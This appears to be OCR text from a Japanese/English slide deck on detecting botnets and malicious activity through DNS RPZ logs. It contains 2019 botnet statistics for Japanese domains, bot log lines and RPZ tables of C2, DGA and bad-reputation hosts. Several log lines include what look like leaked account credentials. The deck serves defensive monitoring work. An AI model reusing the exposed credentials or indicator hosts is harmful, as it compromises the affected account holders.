
6月2019年日本のボットネット



日本#1のボットの数



日本のボットの種類



Run: In DSS
2019 June - Japan Top Botnet Domain
83 records
Count of records
5.0
4.5
4.0
3.5
3.0
2.5
2.0
1.5
1.0
0.5
0
gmo.jp
bbtec.net
No value
amazon.com
ocn.ad.jp
kddi.com
so-net.ne.jp
netlabs.net
asahi-net.or.jp
vectant.ne.jp
ucom.ne.jp
k-opti.com
mesh.ad.jp
sakura.ad.jp
microsoft.com
corp.jp.home.com
j-cnet.co.jp
cc9.ne.jp
bekknet.ad.jp
xephion.ad.jp
BOT type 9800 c_sshauth 147.123.64.35 22 -
BOT type 9910 smtpauth mta.aruba.it
BOT type 9802 c_telnetauth 206.124.140.158 23 -
BOT type 1660 darkmailer2 auth localhost.localdomain
BOT type 1665 kelihosc auth localhost
BOT type 9802 c_telnetauth 75.126.83.109 23 -
BOT type 9800 c_sshauth 66.70.190.44
BOT type 9910 smtpauth smtp.ispxtreme.com
BOT type 9800 c_sshauth 82.193.34.154 22 -
BOT type 9800 c_sshauth 147.123.32.33 22 -
BOT type 9800 c_sshauth 147.123.1.23 22 -
BOT type 9800 c_sshauth 134.209.195.230 22 -
BOT type 1666 openrelay auth alex8381:pdle.74pr07fus1yr9vp…
BOT type 9090 s_matsnu 216.218.185.162 80 37546 centregro…
BOT type 9905 authspoofbadehlo 5d4cafbca5175370 localhost
BOT type 9910 smtpauth mail.emailprovider.local
BOT type 1667 unknown1667 auth estrela.com alpha.jadsys.c…
MPD 8:8 cwbwbgytxwlkr.com:ddgfribawpzkjlk.com:deaoguau…
BOT type 1666 openrelay auth aturner@cgocable.net:zziano y…
MPD 15:15 bbtsodatroe.com:brfpfwvoivg.com:dvisehaiohrr.co…
BOT type 9905 authspoofbadehlo 4e978ab79fc56fe8 localhost

>_ Search... (e.g. status:200 AND extension:PHP) Options Refresh

Add a filter +

DNSで多くの悪意のある活動を検出することができます

RPZ : Types Pie



RPZ: Top Hosts

Hostname	RPZ List	First seen	Count
neon-31986.portmap.host	botnetcc.ip.dtq	March 25th 2019, 06:40:27.498	5,560
4nbizac8.ru	botnetcc.host.dtq	March 25th 2019, 09:58:47.723	1,232
gvaq70s7he.ru	botnetcc.host.dtq	March 25th 2019, 11:21:24.999	336
lara.test	zrd.host.dtq	March 25th 2019, 11:18:07.750	264
glotorrents.pw	botnetcc.host.dtq	March 25th 2019, 06:43:27.778	255
tthvomis.com	zrd.host.dtq	March 25th 2019, 16:22:35.298	243
intowow.co	botnetcc.host.dtq	March 25th 2019, 06:52:32.331	215

RPZ: Source IP's Count

Source IP	Count
118.179.193.19	10,312
118.179.106.88	5,591
118.179.52.227	1,232
118.179.134.86	336


RPZ: RPZ Type Count

NC_rpz_type.keyword: Descending	Count
dga.host.dtq	10,302
botnetcc.ip.dtq	5,561
botnetcc.host.dtq	2,820
badrep.host.dtq	1,293

脅威のあるDNS活動のしくみ

Many things connect to the internet

MALICIOUS ACTIVITY




www.nttdocono.com
www.badguys.com
Dgaefcaseiwoweijvkajl.com

Where is www.google.co.jp? ▶ **DNS Resolver** ▶ **Other DNS Servers**

DNS Resolver
Where is www.google.co.jp?

Other DNS Servers
Do you know www.google.co.jp?

DNS RPZとデータの分類




Where is www.google.co.jp? ▶ **DNS Resolver**


Where is www.google.co.jp?

▶ **Other DNS Servers**

Do you know www.google.co.jp?

DNSログの監視機能





Level	Source	Threat Type
Critical	10.24.31.13	C2 Comm
Critical	131.31.23.13	Malware Domain
High	34.123.22.41	Ransomware
High	51.1.31.44	DGA Domain


Where is www.googl e.co.jp? ▶ **DNS Resolver** ▶ **Log Report**


Where is www.googl e.co.jp?

Who accessed googl e.co.jp?

IoT機器のDNSログを監視

感染しているIoTデバイス





Level	Source	Threat Type
Critical	10.24.31.13	C2 Comm
Critical	131.31.23.13	Malware Domain
High	34.123.22.41	Ransomware
High	51.1.31.44	DGA Domain

Where is Ccdomains.co.jp?


DNS Resolver


Where is Ccdomains.co.jp ?

Log Report

Who accessed CCdomains.co.jp?

社内インフラのDNSログを監視






Level	Source	Threat Type
Critical	10.13.22.31	Active Directory
Critical	10.13.22.31	Active Directory
High	10.13.22.31	MS Exchange
